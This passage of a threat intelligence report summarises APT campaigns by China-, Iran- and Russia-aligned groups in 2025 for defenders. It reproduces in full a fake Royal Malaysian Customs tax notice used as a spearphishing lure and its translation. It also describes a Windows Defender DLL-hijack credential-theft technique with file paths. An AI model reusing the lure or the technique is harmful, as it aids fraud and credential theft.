Cybersecurity
Progress. Protected.

APT Activity Report

RUSSIA-ALIGNED APTs RAMP UP ATTACKS AGAINST UKRAINE AND ITS STRATEGIC PARTNERS

April 2025 – September 2025

(eset):research

Contents

Executive summary

Welcome to the latest issue of the ESET APT Activity Report!

This report summarizes notable activities of selected advanced persistent threat (APT) groups that were documented by ESET researchers from April through September 2025. The highlighted operations are representative of the broader landscape of threats we investigated during this period. They illustrate the key trends and developments and contain only a small fraction of the cybersecurity intelligence data provided to customers of ESET APT reports.

During the monitored period, China-aligned APT groups continued to advance Beijing's geopolitical objectives. We observed an increasing use of the adversary-in-the-middle technique for both initial access and lateral movement, employed by groups such as PlushDaemon, SinisterEye, Evasive Panda, and TheWizards. In what appears to be a response to the Trump administration's strategic interest in Latin America, and possibly also influenced by the ongoing US China power struggle, FamousSparrow embarked on a tour of Latin America, targeting multiple governmental entities in the region. Mustang Panda remained highly active in Southeast Asia, the United States, and Europe, focusing on the governmental, engineering, and maritime transport sectors. Flax Typhoon targeted the healthcare sector in Taiwan by exploiting public-facing web servers and deploying webshells to compromise its victims. The group frequently maintains its SoftEther VPN infrastructure, and it also started using the open-source proxy BUUT. Meanwhile, Speccom targeted the energy sector in Central Asia with the presumed aim of gaining greater visibility into Chinese-funded operations and reducing China's dependency on maritime imports. One of the backdoors in the group's toolset, BLOODALCHEMY, appears to be favored by several China-aligned threat actors.

We observed a continued increase in spearphishing activities of the Iran-aligned MuddyWater. The group adopted the technique of sending spearphishing emails internally – from compromised inboxes within the target organization – with a notably high success rate. Other Iran-aligned groups remained active: BladedFeline adopted new infrastructure, while GalaxyGato deployed an improved C5 backdoor. GalaxyGato also introduced an interesting twist to its campaign by leveraging DLL-search-order hijacking to steal credentials.

North Korea-aligned threat actors targeted the cryptocurrency sector and, notably, expanded their operations to Uzbekistan – a country not previously observed in their scope. In recent months, we have documented several new campaigns conducted by DeceptiveDevelopment, Lazarus, Kimsuky, and Konni, with the aim of espionage, advancing Pyongyang's geopolitical priorities, and generating revenue for the regime. Kimsuky experimented with the ClickFix technique to target diplomatic entities, and South Korean think tanks and academia, while Konni used social engineering with an unusual focus on macOS systems.

Russia-aligned groups maintained their focus on Ukraine and countries with strategic ties to Ukraine, while also expanding their operations to European entities. Spearphishing remained

their primary method of compromise. Notably, RomCom exploited a zero-day vulnerability in WinRAR to deploy malicious DLLs and deliver a variety of backdoors. We reported this vulnerability to WinRAR, which promptly patched it. The group's activity was mostly focused on the financial, manufacturing, defense, and logistics sectors in the EU and Canada. Gamaredon remained the most active APT group targeting Ukraine, with a noticeable increase in intensity and frequency of its operations. This surge in activity coincided with a rare instance of cooperation between Russia-aligned APT groups, as Gamaredon selectively deployed one of Turla's backdoors. Gamaredon's toolset, possibly also spurred by the collaboration, continued to evolve, for example, through the incorporation of new file stealers or tunneling services.

Sandworm, similar to Gamaredon, focused on Ukraine – albeit with motives of destruction rather than cyberespionage. The group deployed data wipers (ZEROLOT, Sting) against governmental entities, companies in the energy and logistics sectors, and, more notably, against the grain sector – the likely objective being the weakening of the Ukrainian economy. Another Russia-aligned threat actor, InedibleOchotense, conducted a spearphishing campaign impersonating ESET. This campaign involved emails and Signal messages delivering a trojanized ESET installer that leads to the download of a legitimate ESET product along with the Kalambur backdoor.

Finally, notable activities by lesser-known groups included FrostyNeighbor exploiting an XSS vulnerability in Roundcube. Polish and Lithuanian companies were targeted by spearphishing emails that impersonated Polish businesses. The emails contained a distinctive use and combination of bullet points and emojis, a structure reminiscent of AI-generated content, suggesting possible use of AI in the campaign. Delivered payloads included a credential stealer and an email message stealer. We also identified a previously unknown Android spyware family in Iraq, which we named Wibag. Masquerading as the YouTube app, Wibag targets messaging platforms such as Telegram and WhatsApp, as well as Instagram, Facebook, and Snapchat. Its capabilities include keylogging and the exfiltration of SMS messages, call logs, location data, contacts, screen recordings, and recordings of WhatsApp calls and regular phone calls. Interestingly, the login page for the spyware's admin panel displays the logo of the Iraqi National Security Service.

ESET products protect our customers' systems from the malicious activities described in this report. Intelligence shared here is based mostly on proprietary ESET telemetry data and has been verified by ESET researchers, who prepare in-depth technical reports and frequent activity updates detailing activities of specific APT groups. These threat intelligence analyses, known as ESET APT Reports, assist organizations tasked with protecting citizens, critical national infrastructure, and high-value assets from criminal and nation-state-directed cyberattacks.


More information about ESET APT Reports, which deliver high-quality, strategic, actionable, and tactical cybersecurity threat intelligence, is available on the **ESET Threat Intelligence page**.

Attackers and targets


Across Europe, governmental entities remained a primary focus of cyberespionage – a trend driven largely by Russia-aligned APT groups intensifying their operations against Ukraine and several European Union member states. Notably, even non-Ukrainian targets exhibited strategic or operational links to Ukraine, reinforcing the notion that the country remains central to Russia's intelligence efforts. Gamaredon continued to be the most active threat actor operating within Ukraine, while Sandworm sustained its destructive campaigns – targeting the governmental, energy, logistics, and grain sectors in Ukraine.

In Asia, APT groups continued targeting governmental entities as well as the technology, and the engineering & manufacturing sectors – a pattern consistent with the previous reporting period. North Korea-aligned threat actors remained highly active in operations directed at South Korea and its technology sector – particularly cryptocurrency, which is a key source of revenue for the regime. This was followed by targeting of governmental entities, and engineering and manufacturing sectors.

Iran-aligned APT groups maintained their primary focus on Israel, with their continued targeting of the government and engineering sectors.



Attack sources



Targeted countries and sectors

China

Mustang Panda | Flax Typhoon | Speccom | DigitalRecyclers | Silver Fox | FamousSparrow | SinisterEye | PlushDaemon

Summary of China-aligned APT group activity

China-aligned groups remain very active, with campaigns spanning Asia, Europe, Latin America, and the US being observed recently by ESET researchers. This global embrace illustrates that China-aligned threat actors continue to be mobilized to help serve a wide array of Beijing's current geopolitical priorities.


Between April and September 2025, we observed various campaigns by Mustang Panda, Flax Typhoon, Speccom, and DigitalRecyclers, as well as Silver Fox – a threat actor that has gained prominence for its combination of state-sponsored cyberespionage and financially motivated cybercrime.

Between June and September, we also observed FamousSparrow conducting several operations throughout Latin America, mostly against governmental entities. These represent the bulk of activities that we have attributed to the group during this period, suggesting that this region was the group's main operational focus in recent months. We believe that these activities might be partly linked with the current US-China power struggle in the region, resulting from the Trump administration's renewed interest in Latin America.


In recent months, ESET researchers have also observed an increasing use of adversary-in-the-middle tactics by China-aligned threat actors. SinisterEye, for example, has been observed hijacking software updates to target organizations from Taiwan, Greece, and Ecuador. Meanwhile, PlushDaemon has been seen compromising network devices, such as routers, to deploy custom tools against a Japanese and a multinational company's offices, both in Cambodia.

Notable China-aligned activity worldwide

Throughout the whole period, Mustang Panda has remained very busy; we observed activity in Southeast Asia, the US, and Europe. The threat actor



Sectors targeted by China-aligned APT groups



Initial access techniques used by China-aligned APT groups (with MITRE ATT&CK IDs)


targeted multiple governmental organizations and the engineering sector, and continued to heavily target the maritime transportation sector via removable media, as first mentioned in **APT Activity Report Q2 2024–Q3 2024**.

In April, we observed Flax Typhoon targeting Taiwan, as usual, and in this instance the healthcare sector. The group continues to exploit public-facing web servers and deploy webshells, and maintains its SoftEther VPN infrastructure by regularly deploying new servers, as mentioned in our **APT Activity Report Q2 2024–Q3 2024**. Flax Typhoon operators started using BUUT (an open-source proxy implemented in Rust and **available on GitHub**), which they downloaded from one of the SoftEther server parts of their infrastructure; they frequently use their VPN servers as download servers.

In July, Speccom targeted the energy sector in Central Asia via a spearphishing email with an attached document named `UzGasTrade 26.06.2025.doc` that contained a malicious macro. The spearphishing email was sent from an apparently compromised government organization, also located in Central Asia. After compromise, Speccom operators deploy a first-stage backdoor that we have named CalaRat; they used it to deploy a variant of the BLOODALCHEMY backdoor, which has been publicly analyzed by **Elastic Security** and **ITOCHU Cyber & Intelligence**, and appears to be a tool shared among China-aligned threat actors. The group also deployed another backdoor that we have named kidsRAT, due to its use of the DWORD `0x6B696473` (`kids` in ASCII) in its communication protocol, and yet another backdoor written in Rust, which we have named RustVoralix. As Central Asia remains **pivotal** in China's years-long ambition to reduce its energy dependency on sea-based imports, Speccom's targeting may reflect a desire to gain greater visibility into Chinese-funded energy projects in the region.

DigitalRecyclers, a group known for using the KMA VPN operational relay box network – as highlighted in our previous APT Activity Reports (**Q2 2023–Q3 2023** and **Q4 2024–Q1 2025**) – remained active in targeting European organizations. Notably, in July, it focused on a governmental organization in Southern Europe. Interestingly, the group used an uncommon persistence technique, leveraging the Magnifier accessibility tool to gain SYSTEM privileges via a variant of the technique explained in **this article** by Oddvar Moe.

In August and September, Silver Fox, a threat actor that has gained prominence for its combined approach of carrying out **state-sponsored espionage along with financially motivated cybercrime**, targeted multiple organizations in Hong Kong, Malaysia, and India. The group used tax-themed spearphishing emails such as the one shown in Figure 1 (machine translation in Figure 2), which led to the deployment of the HoldingHands RAT as the final payload.



KASTAM DIRAJA MALAYSIA
Bahagian Cukai Dalam Negeri
Ibu Pejabat Kastam Diraja Malaysia, Putrajaya

Tarikh: 20 Ogos 2025
Rujukan Kami: [redacted]

Kepada: [redacted]

NOTIS CUKAI

Tuan/Puan yang dihormati,
Dimaklumkan bahawa pihak Jabatan Kastam Diraja Malaysia (JKDM) sedang menjalankan semakan pematuhan cukai di bawah peruntukan Akta Cukai Jualan 2018 dan/atau Akta Cukai Perkhidmatan 2018.

Berdasarkan rekod pihak kami, terdapat maklumat yang memerlukan pengesahan lanjut daripada pihak tuan/puan. Sehubungan itu, pihak tuan/puan dikehendaki mengemukakan dokumen berikut dalam tempoh 14 hari daripada tarikh notis ini:

Penyata Cukai Jualan/Perkhidmatan bagi tempoh yang ditetapkan (nyatakan bulan/tahun)

Invois jualan dan pembelian berkaitan

Penyata bank untuk tempoh berkenaan

Sebarang dokumen sokongan lain yang berkaitan

Sekiranya gagal memberikan maklum balas atau kerjasama dalam tempoh yang ditetapkan, tindakan boleh diambil di bawah peruntukan undang-undang yang berkuat kuasa, termasuk penalti atau pendakwaan.


Sila serahkan notis ini kepada Pengurus Kewangan syarikat tuan/puan untuk meneliti lampiran dan melengkapkan proses pengisytiharan cukai.

Kerjasama pihak tuan/puan amat dihargai.

Sekian, terima kasih.

DATO HAJI THANARAJAH BIN ALI
Bahagian Pematuhan Cukai Korporat
Jabatan Kastam Diraja Malaysia (JKDM)

Figure 1. Tax-themed spearphishing email sent by Silver Fox on 2025-08-20



ROYAL MALAYSIAN CUSTOMS
Internal Revenue Division
Royal Malaysian Customs Headquarters, Putrajaya

Date: 20 August 2025
Our References: [redacted]

To: [redacted]

KNOW CUKAI

Dear Sir/Madam,
Please be informed that the Royal Malaysian Customs Department (RMCD) is conducting a tax compliance review under the provisions of the Sales Tax Act 2018 and/or the Service Tax Act 2018.

Based on our records, there is information that requires further verification from you. Accordingly, you are required to submit the following documents within 14 days from the date of this notice:

Sales/Service Tax Return for the specified period (state month/year)

Related sales and purchase invoices

Bank statement for the period in question

Any other relevant supporting documents

Failure to provide feedback or cooperation within the specified period may result in action being taken under applicable law, including penalties or prosecution.

Please submit this notice to your company's Finance Manager to review the attachments and complete the tax declaration process.

Your cooperation is greatly appreciated.

That's it, thank you.

DATO HAJI THANARAJAH BIN ALI
Corporate Tax Compliance Division
Royal Malaysian Customs Department (RMCD)

Figure 2. Machine translation of tax-themed spearphishing email sent by Silver Fox on 2025-08-20

During this time frame, FamousSparrow maintained a high level of activity across Latin America, as explored in the next section. At the same time, SinisterEye focused its targeting on a range of foreign organizations operating within China, with additional details provided on the next page.

FamousSparrow's Latin American tour

Between June and September 2025, we observed significant activity by FamousSparrow in several Latin American countries, much of it targeting governmental entities.

In July, we detected SparrowDoor loaders and samples (which we previously documented in a **WeLiveSecurity blogpost**) on multiple machines that belong to governmental entities in Argentina, Guatemala, and Honduras. In all these instances, the loader, named `BugSplatRC.dll`, was side-loaded via a legitimate BugSplat crash reporting utility (renamed to `mantec.exe`, `kasper.exe`, or `trend.exe`). We also found evidence that the threat actor likely exploited the **ProxyLogon** vulnerability to gain access to an organization's network in Guatemala.

In late July, we detected suspicious in-memory activity characteristic of FamousSparrow on a machine in Panama. This compromise goes back to June 2025 and affected multiple machines within the same organization. We have found clear evidence that the group used **atexec-pro**, an open-source post-exploitation tool, to move laterally within the victim's network. We have observed the group's operators using other post-compromise tools that are either repackaged or customized versions of open-source projects.

In August, we also detected a SparrowDoor loader on a machine that belongs to a governmental entity in Ecuador. Similar activity was observed again in September, against the same target.

Overall, the observed victimology of FamousSparrow's "Latin American tour" includes:

- multiple governmental entities in Argentina,
- a governmental entity in Ecuador,
- a governmental entity in Guatemala,
- multiple governmental entities in Honduras, and
- a governmental entity in Panama.

Based on the specific organizations targeted and the timing of these activities, it seems that this sudden focus on Latin America by FamousSparrow could be part of China's reaction to various recent US initiatives in the region. In the last few months, the Trump administration has, for instance, **pushed aggressively** for reducing China's financial footprint around the Panama Canal, while initiating a **rapprochement with Ecuador** – a country where Beijing's influence had been growing in recent years. We believe that FamousSparrow's activities may reflect an attempt by China to ascertain these countries' intentions in this changing diplomatic environment. In the case of **Honduras** and **Guatemala**, this campaign might also be related to recent developments or discussions regarding these countries' relations with Taiwan.

This campaign against Latin American countries represents the bulk of activities that we have attributed to FamousSparrow during this period, strongly suggesting that the region was the group's main operational focus and priority in recent months.

APT groups using adversary-in-the-middle

ESET Research has made efforts to proactively uncover new cases of malware delivered via hijacked updates facilitated by adversary-in-the-middle (AitM) positioning. In the last two years, we have discovered an ever increasing number of China-aligned APT groups using this technique for both initial access (for example, SinisterEye, **PlushDaemon**, **Evasive Panda**, **Blackwood**) and lateral movement in a compromised network (for example, **TheWizards**). We are currently tracking ten active China-aligned APT groups hijacking updates, including FontGoblin: expect to see a dedicated WeLiveSecurity blogpost covering this threat actor soon. For this summary we highlight the activities of two APT groups, SinisterEye and PlushDaemon.

SinisterEye (also known as **LuoYu** or CASCADE PANDA) is a China-aligned APT group that conducts cyberespionage operations in China against domestic and foreign entities. With probable access to internet backbone infrastructure, SinisterEye's main initial access technique is to hijack updates in order to deliver its flagship backdoor, either WinDealer for Windows or SpyDealer for Android. In the last six months, SinisterEye has been active against organizations that present notable links with China's current geopolitical priorities.

Since May, the group has been constantly targeting the offices in China of a Taiwanese company in the defense aviation sector. While the strategic value of this target is self-evident, this company is also somewhat involved in the semiconductor industry, which appears to be a **significant focus** of China-aligned groups at the moment. In August, SinisterEye began targeting representatives of a US trade organization based in China, and the offices, also in China, of a Greek governmental entity. In the former case, we believe that this targeting relates to the

current commercial tug-of-war between the US and China, as the targeted organization has reportedly been involved in lobbying efforts meant to ease some US tariffs against several Asian countries. In September, we also detected WinDealer samples on machines of an Ecuadorian governmental entity (see the *previous section* for geopolitical context regarding China and Latin America).

While SinisterEye's hijacking mechanism appears to be focused mostly on outdated update protocols of Chinese software (for example, Sogou Pinyin Method, 360 Total Security, Taobao, and Youdao), we have observed cases in which executable files appear to have been replaced in transit, meaning that SinisterEye's capabilities are not solely limited to a fixed set of supported updates.

PlushDaemon is a China-aligned APT group that conducts cyberespionage operations inside and outside China. PlushDaemon achieves AitM positioning by compromising network devices such as routers, and deploying a tool that we have named EdgeStepper, which redirects DNS traffic from the targeted network to a remote, attacker-controlled DNS server. This server responds to queries for domains associated with software update infrastructure with the IP address of the web server that performs the update hijacking and ultimately serves PlushDaemon's flagship backdoor, SlowStepper.

In June, PlushDaemon targeted the offices of a Japanese company, and a branch of a large multinational enterprise, both in Cambodia. The latter is closely involved in projects related to the Belt and Road Initiative (BRI) worldwide and, in the case of Cambodia, heavily invested in the oil and gas sector. Interestingly, in April 2025, it was announced that Chinese companies had concluded a major partnership with Cambodia to build the country's **largest oil refinery**, a project estimated at USD 3.5 billion. The focus and timing of PlushDaemon's activities suggest that these may have been intended to establish greater visibility into these dealings.

Iran

MuddyWater GalaxyGato

Summary of Iran-aligned APT group activity


Iran-aligned threat groups have not been idle during this period. MuddyWater has been by far the most active, with BladedFeline (an OilRig subgroup) setting up new infrastructure, and GalaxyGato (also known as C5, Smoke Sandstorm, TA455, or UNC1549) improving its C5 backdoor before targeting multiple victims in Greece and Israel.

One campaign that we were unable to attribute to any known group but exhibits indicators and TTPs commensurate with an Iran-aligned group occurred in June 2025. The campaign primarily consisted of wipers written in Go targeting victims in Israel in the energy and engineering sectors. The wipers were cleverly named `gowiper.exe`, `wiper.exe`, and, in an apparent effort to be sneaky, `wp.exe` and `duser.exe`. The wipers were either directly lifted from GitHub or modified versions of the same.

MuddyWater internally spearphishes its way around the world

MuddyWater continues to be a hyperactive group, targeting victims in Africa (Nigeria), Asia (Armenia, Azerbaijan, Cyprus), Europe (Albania, Greece), the Middle East (Egypt, Israel, Saudi Arabia, the United Arab Emirates), and North America (the United States). The campaigns we observed during Q2 and Q3 2025 show all the hallmarks of MuddyWater activity: spearphishing with a target-specific lure that likely contains either a link to download and install a remote monitoring and management (RMM) tool (e.g., PDQ or Atera) or a dropper (often a VBScript on Windows) that drops a loader that loads a custom backdoor into memory.

However, the most interesting part of MuddyWater activity during this period has not been any of



Sectors targeted by Iran-aligned APT groups

Initial access techniques used by Iran-aligned APT groups (with MITRE ATT&CK IDs)

these techniques. Instead, it has been **internal spearphishing**, wherein MuddyWater compromises an email inbox at a victim organization. Using that compromised inbox, MuddyWater operators proceed to send spearphishing emails to many (but not all) employees of the same organization.

This is notable because of MuddyWater's high success rate (most recipients clicked the link to download the RMM tool or opened the malicious archive file). A driving factor for the success rate is that cybersecurity tools and security professionals are most often focused on phishing emails that come from outside the organization. Monitoring for an internal spearphishing attack is burdensome, often unduly so, and can lead to alert fatigue or alerts that are so narrowly targeted that their efficacy is likely insufficient to detect a number of these attacks.

Internal spearphishing is also counterintuitive to the security operations center (SOC) analyst's mindset. The general expectation within SOCs is that threat actors will attempt to gain access via a phishing email and use that access to move laterally within the organization. But by using the compromised inbox to walk past the organization's email perimeter, MuddyWater is able to bypass a great many detections for lateral movement and harvest a massive amount of information that can be turned into valuable intelligence.

GalaxyGato goes for a Greek gyro

Like MuddyWater and some China-aligned groups, GalaxyGato started targeting victims in the shipping industry in Greece. Since July 2025, GalaxyGato has used its C5 backdoor (which also doubles as another name for the group) and iteratively improved on it.

During the campaign targeting Greece, GalaxyGato used PowerShell scripts to enumerate information on compromised systems and list installed programs (likely in an effort to evade cybersecurity software). The use of PowerShell, particularly in this manner, is quite practical and offers a low probability of being detected by SOC analysts. IT administrators and endpoint management software like Microsoft's InTune use PowerShell to do the same thing all the time, making it highly likely that GalaxyGato's PowerShell activity blended into background noise.

This campaign was not the first time that we observed this particular C5 version in the wild. In July 2025, GalaxyGato debuted this version in a campaign targeting an organization in Israel. Again, GalaxyGato used PowerShell, but this time to deliver C5 from the C&C server. It is heavily obfuscated with the ConfuserEx protector, which can give some SOCs issues with analysis and delay response activities.

An interesting twist in this campaign is a DLL search-order hijack where GalaxyGato pushed a malicious DLL to the Windows Defender directory (`C:\Program Files\Windows Defender`). Windows Defender calls a DLL with the same name – `Version.dll` – but the malicious DLL gets loaded first (based on its location on disk). The malicious DLL calls another malicious DLL nested one directory lower (`C:\Program Files\Windows Defender\Offline\MMpLics.dll`) that GalaxyGato also pushed to the victim's system. This second DLL – `MMpLics.dll` – is called by LSASS whenever a user enters credentials, at which point `MMpLics.dll` writes those credentials to another file in the Windows Defender directory (`C:\Program Files\Windows Defender\en-US\MsMpCon.dll.mui`). GalaxyGato is then able to exfiltrate credentials for lateral movement and privilege escalation.

North Korea


DeceptiveDevelopment Lazarus ScarCruft Kimsuky Konni

Summary of North Korea-aligned APT group activity

